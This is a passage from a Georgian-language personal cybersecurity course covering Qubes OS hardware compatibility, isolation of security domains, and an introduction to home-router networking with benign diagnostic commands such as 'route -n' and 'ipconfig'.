
სისტემას მოჰყვება უსაფრთხოების რამდენიმე პროგრამა, რომლებიც, მაგალითად, იცავენ PGP გასაღებს https://www.qubes-os.org/doc/split-gpg/, ანდა PDF ფაილს გარდაქმნიან სანდო ფაილად. რაც უფრო ვითარდება, ბევრად უფრო მეტი პროგრამა ჩნდება მის არსენალში.

ალბათ მოგინდათ ამ სისტემის გამოყენება, ნამდვილად კარგი იდეაა ასეთი სისტემის ქონა, რომელზეც ფაქტიურად ნებისმიერი ოპერაციული სისტემისათვის დაწერილი პროგრამები მუშაობს და თანაც მაქსიმალურად დაცული ხართ. სამწუხაროდ, ამ სისტემას ბევრი სირთულეც ახლავს. ერთ-ერთი და ალბათ მთავარი პრობლემაა აპარატურული თავსებადობა, ანუ რა აპარატურასთან შეუძლია სისტემას მუშაობა. ეს ბმული https://www.qubes-os.org/hcl/ გიჩვენებთ აპარატურული თავსებადობის ცხრილს



მთავარი პრობლემაა, რომ ზოგიერთ მანქანაზე გჭირდებათ BIOS-ის შეცვლა, ეს კი საშიში პროცესია, რადგან ამ პროცესში შეიძლება სამუდამოდ გააფუჭოთ კომპიუტერი. ასევე, პროცესორს უნდა გააჩნდეს ვირტუალიზაციის მხარდაჭერა Intel-VT-x, AMD-v, Intel VTD და AMD IOMMU, სჭირდება სპეციალური BIOS. ცხადია, ეს სისტემა ბევრ საკომპიუტერო რესურსს მოითხოვს, შესაბამისად, დაგჭირდებათ ბევრი მეხსიერება და სწრაფი პროცესორი.

სირთულე იქმნება მწარმოებლებთან დაკავშირებითაც. მწარმოებლები ხშირად ცვლიან გარკვეულ აპარატურულ ნაწილებს შეტყობინების ანდა საჯარო განცხადების გარეშე, თუმცა კომპიუტერს იგივე მოდელი ჰქვია. იმის გამო, რომ ეს სისტემა სტანდარტულ თვისებებს არ იყენებს, არასდროს ხართ დარწმუნებული, იმუშავებს თუ არა შესაბამის აპარატურაზე. ამიტომ ალბათ სჯობს, ჯერ შეამოწმოთ მუშაობს თუ არა პორტატული ვერსია თქვენს კომპიუტერზე. იგივე ვებგვერდზე ნახავთ კომპიუტერების სიას, რომლებსაც სრული თუ ნაწილობრივი Qubes მხარდაჭერა აქვთ.



Model	BIOS	HVM	IOMMU	SLAT	TPM	Qubes	Xen
ASUS N56VZ HM67 Express Integrated Graphics (HD)	N56VZ.216	yes	no	unknown		R2rc2	4.1.6
ASUS X55A		no	no	unknown		R2B2	
ASUS X750JA i7-4700HQ HM86 Integrated Graphics (HD 4600)	X750JB.208	yes	yes	unknown		R2	4.1.6
ASUS Zenbook UX-31 i5-2557M HD 3000		yes	yes	unknown		R2B2	
ASUS Zenbook UX31A i7-3517U Ivy Bridge Integrated Graphics (HD 4000)	UX31A.212	yes	yes	unknown		R2B3	
ASUS Zenbook UX31A i5-3317U Ivy Bridge Integrated Graphics (HD 4000)	UX31A.212	yes	yes	unknown		R2rc1	4.1.6
ASUSTek B53A	B53A.210	yes	no	yes	unknown	R3.2	4.6.1

გაითვალისწინეთ, რომ ეს სია შექმნილია მომხმარებლების მიერ და შეიძლება არ იყოს 100%-ით სწორი. არსებობს სერტიფიცირებული ლეპტოპები, რომლებზეც Qubes დაყენებულია. ეს არის Librem 13. ეს ლეპტოპები შეიქმნა საჯარო მხარდაჭერით უსაფრთხოების და კონფიდენციალურობის დასაცავად. თუმცა Librem აღარ ყიდის ამ მოდელს. ლიბრემის მაღაზიას და მათ აპარატურას ნახავთ ამ https://puri.sm/ საიტზე.

გაითვალისწინეთ, ძალიან ძლიერი კომპიუტერი თუ არ გაქვთ, ასეთ სისტემაში ვერ გამოიყენებთ პროგრამებს, რომლებსაც კომპიუტერის ბევრი რესურსი სჭირდებათ. მაგალითად, ვერ ითამაშებთ, ან ვერ გაუშვებთ დიდ პროგრამულ პაკეტებს, რომლებიც ინტენსიურ გამოთვლებს აწარმოებენ. შესაბამისად, Qubes უნდა იყოს თქვენი მეორე ოპერაციული სისტემა, რომელსაც შედარებით მსუბუქი ყოველდღიური ამოცანებისათვის გამოიყენებთ და რომელიც იქნება უსაფრთხოებისათვის განკუთვნილი.

საბოლოოდ, Qubes არის უსაფრთხოების დაცვის ძალიან კარგი სისტემა, რომელიც არ არის შექმნილი, რომ გვერდი აუაროს გამოძიებასა და ძალოვნების მიერ კომპიუტერის შემოწმებას და ძირითადად კონცენტრირდება დაჰაკერების მცდელობების აღკვეთაზე. აპარატურული ნაწილის განვითარებასთან ერთად და სისტემის განვითარების გამო, რომ მეტ აპარატურასთან იყოს თავსებადი, მალე Qubes გახდება ძალიან პოპულარული სისტემა. https://www.qubes-os.org/intro/ საიტზე ნახავთ ვიდეოებს, რომლებიც დაწვრილებით აგიხსნიან, როგორ მუშაობს ეს სისტემა და როგორ დააყენოთ იგი კომპიუტერზე.

უსაფრთხოების არეები, იზოლაცია და დანაწევრება.

უკვე განხილული ზედაპირული ცოდნაც კი საკმარისია იმისათვის, რომ საკუთარი მუქარების მოდელი შექმნათ და მისი შესაბამისი თავდაცვის სისტემა ააწყოთ. ამისათვის კი ცხადია, იზოლაცია და დანაწევრება უნდა გამოიყენოთ. უნდა განსაზღვროთ უსაფრთხოების არეები და თითეულ არეს თავისი ამოცანა დაუსახოთ. ეს კი ყოველ მოცემულ

შემთხვევაში დამოკიდებულია იმ გამოწვევებზე, რომლებიც თქვენს შემთხვევაშია მნიშვნელოვანი. მაგალითად, შექმნათ არე, რომელსაც ენდობით და არე, რომელსაც არ ენდობით.

მოვიყვანოთ რამდენიმე მაგალითი, რომლებიც დაფუძნებულია ყველაზე უფრო ხშირ სიტუაციებზე.

მაგალითად, ვიღაცას სჭირდება, რომ არ შეიწუხოს თავი ბევრი უსაფრთხოებით, როცა ასრულებს ყოველდღიურ სამუშაოს, მაგრამ უნდა, რომ მაინც გარკვეულწილად უსაფრთხოდ და კონფიდენციალურად იმუშაოს, ამისათვის მას შეუძლია იმუშაოს Apple MAC ლეპტოპზე გააქტიურებული და ჩართული უსაფრთხოების თვისებებით. ინტერნეტთან მუშაობისათვის კი სჭირდება ძლიერად დაცული გარემო, ამ შემთხვევაში ინტერნეტისათვის შეუძლია გამოიყენოს გამაგრებული ვირტუალური მანქანა, რომელზეც დებიანს ან მსგავს ოპერაციულ სისტემას დააყენებს.

მეორე მაგალითია, რომ ვიღაცას აქვს გამოწვევა - ადგილობრივი გამოძიება, ანუ სჭირდება უსაფრთხოება და კონფიდენციალურობა, ამისათვის უნდა გამოიყენოს ცალკე ლეპტოპი, რომელზეც აყენია Debian ან რამე მსგავსი სისტემა და ვირტუალურ მანქანაში ამუშავებს Tails-ს. ლეპტოპი უნდა იქნეს შენახული საიმედო ადგილას, როცა არ იყენებთ.


ვინმეს შეიძლება უნდა, რომ ითამაშოს და თან ინტერნეტის ბრაუზინგი დაცულად გააკეთოს, ამისათვის შეუძლია გამოიყენოს Windows მანქანა და ინტერნეტის ბრაუზინგისათვის კი გამოიყენოს პორტატული ოპერაციული სისტემა.

შეიძლება უბრალოდ გინდათ, რომ დაიცვათ ბრაუზერი, ამისათვის გამოიყენეთ Windows და ქვიშის ყუთი.

თუ სამთავრობო გამოწვევები გაწუხებთ -- ალბათ სპეციალურად თქვენს მიზნებზე მორგებული Qubes და Whonix.

ჯობია, რომ ცალკე ლეპტოპით იმოგზაუროთ, რომელზეც საიდუმლო მონაცემებს ვერ იპოვნიან, დაშიფრული ინფორმაცია კი განათავსეთ ღრუბელში, რომელზე წვდომაც ორ ნაბიჯიანი შემოწმებით ხდება. ასეთ შემთხვევაში, თუ ლეპტოპი დაიკარგა ინფორმაციაზე წვდომას ვერავინ მიიღებს. თუმცა ზოგიერთ ქვეყანაში ყველა ინტერნეტ რესურსი არ მუშაობს, მაგალითად, ჩინეთი ბლოკავს Google-ს.

ამ ბმულზე http://theinvisiblethings.blogspot.com/2011/03/partitioning-my-digital-life-into.html ნახავთ საკმაოდ რთულ დიაგრამას, თუ როგორ შეიძლება Qubes-ის კონფიგურირება.



აქ სხვადასხვა ფერი აღნიშნავს სხვადასხვა დონის უსაფრთხოების არეს, და როგორ მუშაობენ სხვადასხვა კომპონენტები და ვირტუალური მანქანები ერთად. თუმცა ეს არის მართლა ერთ-ერთი ყველაზე რთული სცენარი, რომელიც ალბათ სპეციალისტმა უნდა აგიწყოთ.

იმედია, კურსის ამ ნაწილში მოყვანილი ინფორმაცია მოგცემთ საკმაო ცოდნას, თუ რა არის კიბერუსაფრთხოება და კონფიდენციალურობა და როგორ უნდა განსაზღვროთ გამოწვევები და თავდაცვის მოდელი.

კიბერ უსაფრთხოება

ნაწილი 2

ქსელის უსაფრთხოება

შესავალი

კურსის მეორე ნაწილი განიხილავს ქსელების უსაფრთხოებას. ამ ნაწილში განვიხილავთ ქსელებში შეღწევის სხვადასხვა მეთოდებს, ანუ როგორ ახერხებენ ჰაკერები ქსელების გამოყენებით ინფორმაციის მოპარვასა და თქვენს კომპიუტერში შეღწევას. ასევე, განვიხილავთ მეთოდებს, თუ როგორ დავიცვათ ქსელები და როგორ არ დავუშვათ კიბერ კრიმინალები ქსელებში, ან შევამციროთ მაინც მათ მიერ მიყენებული ზარალი. კურსის ძირითადი მიზანია, ხალხმა მოახერხოს თავის დაცვა სხვადასხვა ტიპის ჰაკერებისაგან, მოსმენებისაგან და თვალთვალისგან. შესაბამისად, ამ კურსის მთავარი ფოკუსია პირადი კიბერუსაფრთხოება და კონფიდენციალურობა, მეტ აქცენტს გავაკეთებთ სახლების ქსელებზე და მცირე ბიზნესის ქსელებზე. ასეთი ქსელები ბევრად ნაკლებადაა დაცული, ვიდრე დიდი ქსელები, რადგან მცირე ქსელის პატრონებს ხშირად არც ცოდნა აქვთ და არც რესურსი, რომ კიბერუსაფრთხოების სპეციალისტი დაიქირავონ და თავი დაიცვან. სწორედ ამიტომაცაა, რომ ასე მარტივად ახერხებენ საქართველოში ხალხის პირადი კადრების ჩაწერას, მიყურადებას და თვალთვალს.

ამ კურსის დახმარებით შეძლებთ ქსელების ჰაკერების მეთოდებით შემოწმებას, მათი ხარვეზების აღმოჩენას და აღმოფხვრას; განვიხილავთ აპარატურის პროგრამირების მეთოდებს და მათი სისტემების (firmware) შეცვლის შესაძლებლობებს; კურსის ბოლოს განვიხილავთ ცეცხლსაწინააღმდეგო კედლებს (firewall), განსაკუთრებით კი მე-4 დონის მოწყობილობებს და IP ცხრილებს სხვადასხვა ოპერაციულ სისტემებში; განვიხილავთ მომხმარებლის ოპერაციული სისტემების ცეცხლსაწინააღმდეგო კედლებს; როგორ ხდება უკაბელო ქსელების WIFI-ს დაჰაკერება ისეთი მეთოდებით, როგორიცაა შიფრაციის ხარვეზები, ბოროტი ტყუპის ცალი, რადიო სიხშირეების იზოლაცია და სხვა, როგორ უნდა დავიცვათ თავი ასეთი მცდელობებისაგან.

განვიხილავთ ქსელების მონიტორინგს იმისათვის, რომ დაინახოთ, რა ხდება თქვენს ქსელში და ხდება თუ არა ინფორმაციის გადაცემა ვირუსებისა თუ ჰაკერების მიერ თქვენი ქსელიდან. ამისათვის კი შევისწავლით ისეთ პროგრამებს, როგორიცაა WireShark, SYSLOG, TCPDUMP და სხვა.

ბოლოს კი ქსელებიდან გადავინაცვლებთ საკითხებზე, თუ როგორ ხდება კორპორაციების, მთავრობების, ინტერნეტის სერვისის მომწოდებლების მიერ თვალთვალი. მაგალითად, Supercookies, ან ბრაუზერის თითის ანაბეჭდის განსაზღვრა, როგორ ხდება ბრაუზერების მეშვეობით იმის გარკვევა, თუ ვინ ხართ. განვიხილავთ, როგორ შეამციროთ ასეთი თვალთვალის შედეგები, ან საერთოდ გვერდი აუაროთ ასეთ თვალთვალს.

განვიხილავთ ყველაზე დიდი რისკის შემცველ პროგრამას, ბრაუზერს. როგორ მოვახერხოთ შეტევის ფრონტის შემცირება და როგორ გავამაგროთ ბრაუზერი.

ბოლოს კი განვიხილავთ სისტემებში შესვლის და მომხმარებლის ამოცნობის მეთოდებს, როგორიც არის რამდენიმე დონიანი შემოწმება (Multifactor Authentication), პაროლებს, პაროლების მენეჯერებს, როგორი პაროლები უნდა გამოიყენოთ, როგორ ხდება პაროლების გატეხვა, როგორ მოვახერხოთ მათი დაცვა უკეთესი ჰეშინგით და პაროლების „გაწელვის“ ტექნოლოგიებით.


თავი 1 რუტერები და მათი ხარვეზები

ამ თავის დანიშნულებაა, ისწავლოთ ქსელების საწყისები და რას აკეთებენ ქსელებში სხვადასხვა მოწყობილობები, განსაკუთრებით, კიბერ უსაფრთხოებასთან დაკავშირებით. შეძლებთ გაარკვიოთ, არის თუ არა შიგა თუ გარე ხარვეზები თქვენს ქსელებში, შემდეგ კი განვიხილავთ რუტერის თანმოყოლილი პროგრამის შესაძლო შეცვლას და როგორ დაგეხმარებათ ახალი სისტემა, უკეთ დაიცვათ ქსელი.

სახლის რუტერი


კერძო სახლებში/ბინებში მოთავსებული ქსელები, როგორც წესი, ასე გამოიყურება:

ჩვეულებრივად, ამ ქსელებში რუტერი ინტერნეტთან კაბელითაა შეერთებული. რუტერს კი უკაბელოდ უერთდება მოწყობილობები, როგორიც არის ტაბლეტები, ტელეფონები, ლეპტოპები. ასევე, შეიძლება ეზერნეტის (Ethernet) კაბელით იყოს მიერთებული კომპიუტერები, პრინტერები და სხვა მოწყობილობები, ჭკვიანი ტელევიზორი, ან Google Home, ან სახლის ავტომატიზაციის სხვა მოწყობილობები. როგორც მიხვდით, თქვენი ქსელის კიბერ უსაფრთხოების მთავარი ნაწილია რუტერი. იგი გაერთებთ ინტერნეტთან, ანუ გადაამისამართებს მოთხოვნებს თქვენი ქსელიდან ინტერნეტში და პირიქით – ინტერნეტიდან შემომავალ ინფორმაციას გადაამისამართებს შესაბამის მოწყობილობაზე. იგი ასრულებს ჭიშკრის (default gateway) როლს. რუტერის IP მისამართის გასაგებად ქსელში ჩართულ კომპიუტერზე უნდა ნახოთ default gateway-ს მისამართი. Windows-ში თუ გახსნით ტერმინალის ფანჯარას და შეასრულებთ ბრძანებას `rout print`,



გამოსულ ცხრილში დაინახავთ რუტერის IP მისამართს.

ასევე, შეგიძლიათ გამოიყენოთ `ipconfig`, რომელიც ცოტათი განსხვავებულ ინფორმაციას მოგცემთ:



Linux-ში კი აამუშავეთ ბრძანება `sudo route -n`


```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.2        0.0.0.0         UG    1024   0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 eth0
```

ხოლო MAC OSX -ში შეასრულეთ ბრძანება: `route -n get default`


როგორც წესი, სახლის რუტერების IP მისამართებია 192.168.1.1 ან 192.168.1.xxxx მისამართებიდან რომელიმე.

ბმული https://www.techspot.com/guides/287-default-router-ip-addresses/ გაგიყვანთ საიტზე, რომელიც დაწვრილებით ინფორმაციას მოგცემთ სახლის რუტერების IP მისამართების შესახებ და რომელი ფირმის რუტერს სისტემურად ნაგულისხმები რა IP მისამართი აქვს მინიჭებული.

როცა IP ქსელში ცდილობთ რამე პროგრამასთან კომუნიკაციას, ეს კომუნიკაცია ხდება სპეციალური პორტების (Port - ლათინურად კარები) საშუალებით. საქმე იმაშია, რომ კომპიუტერს ქსელში შეიძლება ჰქონდეს მხოლოდ ერთი IP მისამართი, მაგრამ ამ კომპიუტერზე შეიძლება მუშაობდეს ბევრი პროგრამა, რომლებიც ქსელის საშუალებით უკავშირდებიან სხვადასხვა რესურსებს ინტერნეტში. მაგალითად, ერთ სერვერზე შეიძლება მუშაობდეს, Web სერვერი, FTP სერვერი, და ა.შ. როგორ გავაგებინოთ კომპიუტერს, რომელ პროგრამაზე გვინდა მიმართვა? სწორედ ამისთვის გამოიყენება ე.წ. პორტები. პორტები დანომრილია. ყოველ პროგრამას თავისი პორტი (ანუ ნომერი) მიენიჭება და შესაბამისად, შეძლებთ კომპიუტერს უთხრათ, რომ ამ პორტზე მომუშავე პროგრამასთან გინდათ კომუნიკაცია. ცნობილ პროტოკოლებს და პროგრამებს მიენიჭებათ სტანდარტული პორტის ნომრები ისე, რომ ნებისმიერ კომპიუტერზე მიმართვისას იცოდეთ, რა პორტის ნომერი უნდა გამოიყენოთ ამა თუ იმ პროგრამისათვის. ბმული https://www.webopedia.com/reference/portnumbers/ გიჩვენებთ ყველაზე ცნობილი სტანდარტული პორტების ნომრებს და შესაბამის პროგრამებსა თუ პროტოკოლებს.



სახლის რუტერების უმრავლესობაზე მიმართვა და ადმინისტრირება (პარამეტრების განსაზღვრა) ხდება HTTP პროტოკოლით პორტზე 80, ანუ ისევე, როგორც ვებ საიტებთან მუშაობა, ანუ ფაქტიურად რუტერის მართვა ხდება რუტერში ჩადებული ვებსაიტის საშუალებით. რუტერის მართვა, ასევე, შეიძლება ტერმინალ რეჟიმში SSH-ით - დაშიფრული დისტანციური მართვის პროტოკოლით პორტზე 22, ან TelNet-ით, დაუშიფრავი დისტანციური მართვის პროტოკოლით პორტზე 23. ჩვეულებრივ რუტერის მართვა ხდება HTTP პროტოკოლის გამოყენებით და დაახლოებით ასე გამოიყურება:




იმედია, იცით თქვენი რუტერის პაროლი. თუ პაროლი არ შეგიცვლიათ, რუტერების სისტემურად ნაგულისხმები პაროლები, (ანუ პაროლები რომლებიც დაყენებულია ახალ რუტერზე) გამოქვეყნებულია საიტზე https://www.routerpasswords.com/, ან უბრალოთ მოძებნეთ ინტერნეტში და ალბათ იპოვით შესაბამის პაროლს.

რუტერი განსაკუთრებით მნიშვნელოვანია მასზე მიერთებული მოწყობილობების დაცვისას. რუტერს აქვს ორი IP მისამართი, ერთია თქვენი ქსელის მისამართი, ხოლო მეორე მისამართია გარეთა – ინტერნეტის მისამართი. რუტერი ასრულებს ჭიშკრის (gateway) როლს თქვენს ქსელსა და internet-ს შორის. თქვენი გარე მისამართის


გასაგებად გადადით ბმულზე https://whatismyipaddress.com/, ეს საიტი დაგიწერთ, რა არის თქვენი ინტერნეტის IP მისამართი. ეს მისამართი ინტერნეტის მომწოდებლის მიერაა თქვენთვის მონიჭებული.

